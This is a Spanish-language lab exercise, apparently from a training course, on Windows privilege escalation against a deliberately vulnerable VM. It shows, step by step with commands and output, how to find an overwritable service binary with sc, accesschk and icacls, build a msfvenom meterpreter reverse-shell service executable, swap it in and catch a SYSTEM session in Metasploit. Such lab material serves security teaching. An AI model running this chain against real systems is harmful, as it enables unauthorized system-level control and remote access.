


## EJERCICIOS ELEVACIÓN DE PRIVILEGIOS EN WINDOWS I

### Prerrequisitos

- KALI LINUX
- WINDOWSPLOITABLEPE

### Ejercicio - Sc, Icacls, Accesschk, Msfvenom y Metasploit

- Comprobar la información del servicio filepermsvc. ¿Qué binario ejecuta?.



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\user>sc qc filepermsvc
[SC] QueryServiceConfig CORRECTO

NOMBRE_SERVICIO: filepermsvc
        TIPO                : 10  WIN32_OWN_PROCESS
        TIPO_INICIO           : 3   DEMAND_START
        CONTROL_ERROR        : 1   NORMAL
        NOMBRE_RUTA_BINARIO: "C:\Program Files\File Permissions Service\fileperm
service.exe"
        GRUPO_ORDEN_CARGA    :
        ETIQUETA              : 0
        NOMBRE_MOSTRAR       : File Permissions Service
        DEPENDENCIAS         :
        NOMBRE_INICIO_SERVICIO: LocalSystem

C:\Users\user>
```

- ¿Qué permisos tiene nuestro usuario sobre ese ejecutable?.

Nuestro usuario no posee permisos sobre el ejecutable.

```
c:\Users\user\Desktop\Tools>cd accesschk  
c:\Users\user\Desktop\Tools\accesschk>accesschk64.exe -wvc filepermsvc  
Accesschk v6.10 - Reports effective permissions for securable objects  
Copyright (C) 2006-2016 Mark Russinovich  
Sysinternals - www.sysinternals.com  
  
filepermsvc  
  Medium Mandatory Level (Default) [No-Write-Up]  
  RW NT AUTHORITY\SYSTEM  
    SERVICE_ALL_ACCESS  
  RW BUILTIN\Administradores  
    SERVICE_ALL_ACCESS  
c:\Users\user\Desktop\Tools\accesschk>
```

```
C:\Windows\system32\cmd.exe
Nombre de alias      administradores
Comentario           Los administradores tienen acceso completo y sin restriccion
es al equipo o dominio

Miembros

-----
Administrador
master
Se ha completado el comando correctamente.

C:\Users\user>cd ..
C:\Users>cd ..

C:\>icacls "c:\Program Files\File Permissions Service\filepermservice.exe"
c:\Program Files\File Permissions Service\filepermservice.exe HETEAM\user:(F)
                                                                BUILTIN\Administra
dores:(F)
                                                                HETEAM\master:(F)

Se procesaron correctamente 1 archivos; error al procesar 0 archivos

C:\>
```

- Crear un payload de tipo exe-service para reemplazar el del servicio si tenemos permisos, si no, utilizar otro servicio sobre el que si tengamos permisos.

```
(root@kali)-[~]
# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -f exe-service > filepermservice.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe-service file: 48640 bytes

(root@kali)-[~]
#
```

```
C:\Windows\system32\cmd.exe
SERVICE_ALL_ACCESS
RW BUILTIN\Administradores
SERVICE_ALL_ACCESS

C:\Users\user\Desktop\Tools\accesschk>cd ..
C:\Users\user\Desktop\Tools>cd ..
C:\Users\user\Desktop>cd ..
C:\Users\user>cd Downloads
C:\Users\user\Downloads>dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 7047-762D

Directorio de C:\Users\user\Downloads
29/01/2023  05:15    <DIR>          .
29/01/2023  05:15    <DIR>          ..
29/01/2023  05:15                7.168 filepermservice.exe
                1 archivos                7.168 bytes
                2 dirs          940.388.352 bytes libres

C:\Users\user\Downloads>
```

- Copiar y reemplazar el fichero del servicio.

```
msf6 > use 5
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ---  -
  Name  Current Setting  Required  Description

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ---  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit -j
[-] Unknown command: exploit
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf6 exploit(multi/handler) > 
```

```
C:\Windows\system32\cmd.exe
1 archivos          7.168 bytes
2 dirs      940.388.352 bytes libres

C:\Users\user\Downloads>move filepermservice.exe c:\Program Files\File Permissions Service\filepermservice.exe
La sintaxis del comando no es correcta.

C:\Users\user\Downloads>mv filepermservice.exe c:\Program Files\File Permissions Service\filepermservice.exe
"mv" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\user\Downloads>move filepermservice.exe c:\Program Files\File Permissions Service\
La sintaxis del comando no es correcta.

C:\Users\user\Downloads>move filepermservice.exe c:\Program Files\File Permissions Service
La sintaxis del comando no es correcta.

C:\Users\user\Downloads>copy /y filepermservice.exe "c:\Program Files\File Permissions Service\filepermservice.exe"
1 archivo(s) copiado(s).

C:\Users\user\Downloads>
```

- Lanzar el servicio y comprobar si conseguimos una shell con privilegios de sistema

```
C:\Windows\system32\cmd.exe
29/01/2023 06:14 <DIR>
29/01/2023 06:14      48.640 filepermservice.exe
                1 archivos      48.640 bytes
                2 dirs    1.187.004.416 bytes libres

C:\Users\user\Downloads>copy /y filepermservice.exe "c:\Program Files\File Permi
ssions Service\filepermservice.exe"
        1 archivo(s) copiado(s).

C:\Users\user\Downloads>cd c:"\Program Files\File Permissions Service
El sistema no puede encontrar la ruta especificada.

C:\Users\user\Downloads>dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 7047-762D

Directorio de C:\Users\user\Downloads
29/01/2023 06:14 <DIR>      .
29/01/2023 06:14 <DIR>      ..
29/01/2023 06:14      48.640 filepermservice.exe
                1 archivos      48.640 bytes
                2 dirs    1.187.004.416 bytes libres

C:\Users\user\Downloads>
```

```
C:\Windows\system32\cmd.exe
TIPO          : 10  WIN32_OWN_PROCESS
TIPO_INICIO   : 3   DEMAND_START
CONTROL_ERROR : 1   NORMAL
NOMBRE_RUTA_BINARIO: "C:\Program Files\File Permissions Service\fileperm
service.exe"
GRUPO_ORDEN_CARGA :
ETIQUETA      : 0
NOMBRE_MOSTRAR : File Permissions Service
DEPENDENCIAS  :
NOMBRE_INICIO_SERVICIO: LocalSystem

C:\Users\user\Downloads>sc start filepermsvc

NOMBRE_SERVICIO: filepermsvc
TIPO          : 10  WIN32_OWN_PROCESS
ESTADO        : 4   RUNNING
                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
Cód_SALIDA_WIN32 : 0  (0x0)
Cód_SALIDA_SERVICIO: 0  (0x0)
PUNTO_COMPROB. : 0x0
INDICACIÓN_INICIO : 0x0
PID           : 2012
MARCAS        :

C:\Users\user\Downloads>
```

```
msf6 exploit(multi/handler) > exploit
```

```
[*] Started reverse TCP handler on 10.0.2.15:4444
```

```
[*] Sending stage (200774 bytes) to 10.0.2.23
```

```
[*] Meterpreter session 5 opened (10.0.2.15:4444 → 10.0.2.23:49288) at 2023-01-29 06:19:56 +0100
```

```
meterpreter > getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > █
```

```
msf6 exploit(multi/handler) > sessions
```

```
Active sessions
```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
5		meterpreter	x64/windows NT AUTHORITY\SYSTEM @ HETEA	10.0.2.15:4444 → 10.0.2.23:49288 (10.0.2.23)

```
msf6 exploit(multi/handler) > █
```